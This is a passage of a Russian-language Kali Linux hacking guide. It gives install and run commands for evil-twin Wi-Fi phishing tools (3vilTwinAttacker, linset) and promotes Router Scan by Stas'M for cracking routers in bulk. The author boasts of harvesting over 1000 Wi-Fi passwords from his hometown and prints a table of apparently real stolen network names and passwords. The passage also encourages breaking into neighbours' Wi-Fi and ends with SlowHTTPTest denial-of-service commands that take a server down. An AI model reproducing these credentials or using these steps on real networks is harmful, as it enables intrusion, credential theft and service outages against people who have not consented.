2 git clone https://github.com/P0cL4bs/3vilTwinAttacker
3 cd 3vilTwinAttacker
4 chmod +x install.sh ./install --install

Запускаем

1 python 3vilTwin-Attacker.py

[установка DHCP в Debian и производные]

Ubuntu

1 $ sudo apt-get install isc-dhcp-server

Kali linux

1 apt-get install isc-dhcp-server

[установка DHCP в redhat и производные]

Fedora

1 $ sudo yum install dhcp

linset

Домашняя страница: https://github.com/vk496/linset

linset — это Баш скрипт атаки методом "злой двойник" (Evil Twin Attack).

Установка и запуск linset

У этой программы есть ряд зависимостей. Часть необходимых для неё компонентов уже присутствуют в Kali Linux (либо вы ставили их для других программ). Но часть необходимо предварительно установить. Для Кали это следующие пакеты:

```
1	apt-get install isc-dhcp-server lighttpd macchanger php5-cgi macchanger-gtk
```

На других дистрибутивах может возникнуть необходимость установить дополнительные программы. linset при запуске сама проверит, что установлено, а что нет и выведет соответствующий список.

Далее как обычно:

```
1	cd ~/opt
2	git clone https://github.com/vk496/linset
3	cd linset
4	chmod +x linset ./linset
```

Как работает linset

- Сканирует сети
- Выбирает сеть
- Захватывает рукопожатие (можно использовать без рукопожатия)
- Мы можем выбрать один из нескольких веб-интерфейсов
- Делается фальшивая ТД, подражающая оригиналу
- На фальшивой ТД создаётся DHCP сервер
- Создаётся DNS сервер для перенаправления всех запросов на Хост
- Запускается веб-сервер с выбранным интерфейсом
- Запускается механизм проверки валидность паролей, которые были введены
- Деаутентификация всех пользователей сети, в надежде, что кто-то подключится к фальшивой ТД
- Атака прекратиться, как только проверка выявит правильны пароль

Router Scan by Stas’M на Kali Linux (взлом роутеров и Wi-Fi в промышленных масштабах)

Между прочим, этот самый Router Scan от Stas'M — потрясающая штука! Перечень его функций вы можете посмотреть на официальной страничке. Мне же больше всего нравится в этой программе:

- сканирование, при котором показываются как роутеры, так и другие аппаратно-программные элементы (камеры, серверы и пр.)
- перебор типичный паролей для найденных роутеров
- использование эксплойтов для ряда роутеров
- если получилось подобрать пароль или сработал эксплойт, то парсится вся информация, которую удалось достать. А это, обычно, логин-пароль, пароль от Wi-Fi, данные локальной сети и т. д.

Программа уникальна тем, что, в лучших традициях графических интерфейсов, нужно нажать одну кнопку и она всё сделает сама. Никаких знаний не нужно.

Программа мне понравилась до такой степени, что я стал искать альтернативы для Linux. Альтернатив я не нашёл.

Но главная идея этой программы — сканировать сеть и искать роутеры с дефолтными паролями или со слабыми прошивками — мне показалась настолько потрясающей, что захотелось сделать что-то подобное для Linux. Это задача средней сложности, т. е. вполне достижимая. Благо большинство модулей уже есть готовые: nmap (для сканирования портов) + curl (для аутентификации и применения эксплойтов) + grep (для парсинга страниц аутентификации (при определении модели роутера) и парсинга паролей и прочих полезных вещей при удачном подборе пароля/применении эксплойта).

У меня даже получилось сделать рабочий концепт, который насобирал для меня за день более 1000 паролей Wi-Fi. Концепт получился жутко медленным: сканер написан на PHP, причём

написан без каких либо оптимизаций — всё делается в один поток, да при этом сканер реализован на попытке установить сокетное соединение. Т.е. если соединение происходит — значит начинает пробовать стандартные пароли и вынимать информацию из роутера в случае успеха. Если соединение не происходит — то программа ждёт, пока пройдёт время по таймауту. Понятно, что чаще соединение не происходит и, как следствие, почти всё время программа ждём окончания таймаутов. Всё это можно ускорить и оптимизировать, добавить новые модели роутеров. В общем, если за лето будет достаточно времени, чтобы доделать (хоть на базе nmap, хоть на базе PHP) до уровня «не стыдно показать исходный код», то обязательно поделюсь своими наработками. Благо что алгоритмы эксплойтов, которые применяются в сканере роутеров от Stas'M, доступны в виде исходных текстов и их вполне можно переписать под curl.

1271		9.86.34	Wireless	Impulsioncolt
1272		9.92.99	wireless	0026690854
1273		9.62.205	wnatnicha	ni666666
1274		9.91.213	WNPN	02112642
1275		9.91.214	WNPN	
1276		9.62.82	Wnvet48	2244668800
1277		9.89.196	WoKhr	141232360
1278		9.88.223	woranit	0819381845
1279		9.88.234	woranit	
1280		9.65.14	WORAPATHA	266679408
1281		9.89.234	WRPP	267455852
1282		9.69.4	wut.k	sarawut2821
1283		9.68.70	wuth	25072507
1284		9.88.97	wynn's home	Benzc220
1285		9.88.108	wynn\\\'s home	
1286		9.64.114	XDREAM	266901586
1287		9.65.217	xxx	267068170
1288		9.65.230	xxx	aA@778899
1289		9.69.68	Yami	266888107
1290		9.97.92	Yaniga	0925519026
1291		9.82.74	yanyong	265435450
1292		9.84.41	yayee_mydear	0865498836
1293		9.61.93	year77	266629532
1294		9.88.181	yenjeab	asdfghj8
1295		9.73.154	Yimwhanka	11692906
1296		9.84.253	ying	0865065038
1297		9.83.60	ying	25172514
1298		9.83.83	ying	
1299		9.93.27	YingFlora1	022415119
1300		9.92.127	YohanRebell	267421583
1301		9.71.188	YUPA	00042528
1302		9.82.10	Zeehot	266625965
1303		9.82.12	Zeehot	
1304		9.89.232	zeeshan	0859308557
1305		9.75.41	ZENICK	028845016
1306		9.89.30	[iFlook]	iFlook190114
1307		9.89.47	[iFlook]	
1308		9.82.130	`jayzy	266529641

Вернёмся к Router Scan от Stas'M. Он шикарный! С его помощью вы сами можете насобирать уйму паролей от роутеров, от сетей Wi-Fi и узнать много нового о сетях и об обитающих там устройствах.

Если вы пользователь Windows, то для вас всё совсем просто — скачиваете, запускаете, вводите диапазон адресов и ждёте окончания сканирования.

Для пользователей Linux также возможен запуск программы Router Scan от Stas'M под Wine. Я покажу как это сделать на примере Kali Linux.


Установка Wine в Kali Linux

Если посмотреть информацию о пакете Wine в Kali Linux, то там будет указано, что пакет уже установлен. Если попытаться его запустить, то выясниться, что этого всего-навсего заглушка, которая и рассказывает как провести установку. Вся установка делается тремя командами:


```
1    dpkg --add-architecture i386
2    apt-get update
3    apt-get install wine-bin:i386
```

Далее скачиваете Router Scan от Stas'M, распаковываете (в любое место), кликаете правой кнопкой по файлу RouterScan.exe, в контекстном меню выбираете «Открыть с помощью Wine…», а дальше всё как на Windows.

Вот пример работы Router Scan от Stas'M в Linux (сканирую диапазоны адресов моего родного города Муром):



Только хорошие результаты:



Если кто-то не до конца уловил принципов работы программы:

- программе не нужен Wi-Fi приёмник или что-то ещё — она работает по проводному соединению;
- чтобы попытаться взломать соседский Wi-Fi (а не на другом конце света), то нужно знать IP соседа или, хотя бы, диапазон IP интернет-провайдера соседа. Можно воспользоваться вот этим сервисом, чтобы узнать диапазоны принадлежащих провайдерам IP, либо диапазоны IP населённых пунктов.

О том, что сделать, чтобы не попасть в мои или в другие таблицы, читайте статьи:

- Защити свой беспроводной роутер
- Вымогатель mvd.ru в… роутере или Зачем менять стандартные пароли

4. Стресс-тесты сети

Стресс-тест сети (DoS веб-сайта) со SlowHTTPTest в Kali Linux: slowloris, slow body и slow read атаки в одном инструменте

Стресс-тесты сети могут дать важные данные о проблемах, связанных с производительностью сервера, о неправильной (недостаточной) его настройке. Даже чтобы проверить, правильно ли настроен и работает mod_evasive пригодятся утилиты для имитации DoS атак.

Связанные статьи по защите веб-сервера:

- Как усилить веб-сервер Apache с помощью mod_security и mod_evasive на CentOS

Связанные статьи по DoS:

- Стресс-тест сети с Low Orbit Ion Cannon (LOIC)
- Стресс-тест сети (DoS веб-сайта) с SlowHTTPTest в Kali Linux: slowloris, slow body и slow read атаки в одном инструменте (вы её читаете)

SlowHTTPTest — это имеющий множество настроек инструмент, симулирующие некоторые атаки отказа в обслуживании (DoS) уровня приложения. Он работает на большинстве платформ Linux, OSX и Cygwin (Unix-подобное окружение и интерфейс командной строки для Microsoft Windows).

Эта программа реализует наиболее общие замедляющие работу сети DoS атаки уровня приложений, такие как Slowloris, атака slow body, атака Slow Read (на основе эксплойта постоянного таймера TCP), она занимает весь доступный пул подключений, а также атака Apache Range Header, которая становится причиной очень значительного использования памяти и центрального процессора на сервере.

Slowloris и Slow HTTP POST DoS атаки полагаются на факт, что HTTP, намеренно, требует от запросов быть полученными сервером полностью до того, как они будут обработаны. Если запрос HTTP неполон или скорость его пересылки очень медленная, сервер сохраняет своио ресурсы занятыми, ожидая оставшихся данных. Если сервер поддерживает слишком много занятых ресурсов, то это влечёт отказ в обслуживании. Этот инструмент отправляет частичные запросы HTTP, пытаясь добиться отказа в обслуживании от целевого HTTP сервера.


Атака Slow Read нацелена на те же ресурсы, что и slowloris со slow body, но вместно продлевания запроса, она отправляет легитимные HTTP запросы, но ответы читает медленно.

Установка SlowHTTPTest

Установка для пользователей Kali Linux

Для пользователей Kali Linux установка через apt-get .. (жизнь хороша!)

```
1       apt-get install slowhttptest
```



Для других дистрибутивов Linux

Инструмент распространяется как портативный пакет, т. е. просто загрузите последний тарбол из секции загрузки, извлеките, настройте, скомпилируйте и установите.

Этот набор команд делает следующее: скачивает самую последнюю версию SlowHTTPTest, распаковывает её и переходим в каталог с программой:

```
(t=`curl -s https://code.google.com/p/slowhttptest/downloads/list | grep -E -o '//slowhttptest.googlecode.com/files/slowhttptest(.)*.tar.gz" onclick="' | sed 's/\/\///' | sed 's/" onclick="//' | head -1`; curl -s $t -o slowhttptest-last.tar.gz) && tar -xzvf slowhttptest-last.tar.gz && cd slowhttptest-*
```

Т.е. теперь только остаётся выполнить конфигурацию, компиляцию и установку.

Для тех, кто предпочитает скачать архив вручную, переходите сюда.

```
1 $ tar -xzvf slowhttptest-x.x.tar.gz
2 $ cd slowhttptest-x.x
3 $ ./configure --prefix=PREFIX
4 $ make
5 $ sudo make install
```

Здесь PREFIX должен быть заменён на абсолютный путь, где инструмент slowhttptest должен быть установлен.

У вас должна быть установлена libssl-dev для успешной компиляции этого инструмента. Большинство систем должны иметь его.

Mac OS X

Используем Homebrew:

```
1 brew update && brew install slowhttptest
```

Linux

Попробуйте ваш любимый пакетный менеджер, некоторые из них знают о slowhttptest (как Kali Linux).

Использование SlowHTTPTest

slowhttptest это потрясающий инструмент, который позволяет делать многие вещи. Далее только несколько примеров использования.

Пример использования в режиме slow body a.k.a R-U-Dead-Yet, результаты только выводятся на экран


slowhttptest -c 1000 -B -i 110 -r 200 -s 8192 -t FAKEVERB -u http://192.168.1.37/info.php -x 10 -p 3

Тоже самое, но график сохраняется в файл

slowhttptest -c 1000 -B -g -o my_body_stats -i 110 -r 200 -s 8192 -t FAKEVERB -u http://192.168.1.37/info.php -x 10 -p 3

Test results against http://192.168.1.37/info.phpClosedPendingConnectedServiceavailable0369121518212427300200400600800SecondsConnections

А это тесты памяти, которые я проводил с интервалами в несколько секунд на сервере, который подвергался атаке. Первый замер сделан до атаки, последующие — во время. Видно, что количество свободной памяти уменьшалось очень стремительно вплоть до того момента, пока сервер не лёг.



Пример использования в режиме slow headers a.k.a. Slowloris


slowhttptest -c 1000 -H -i 10 -r 200 -t GET -u http://192.168.1.37/info.php -x 24 -p 3


Тоже самое, но график сохраняется в файл

slowhttptest -c 1000 -H -g -o my_header_stats -i 10 -r 200 -t GET -u http://192.168.1.37/info.php -x 24 -p 3

Всё очень похоже: сервер лёг и больше не поднимался:

Test parameters	
Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	240 seconds
Using proxy	no proxy






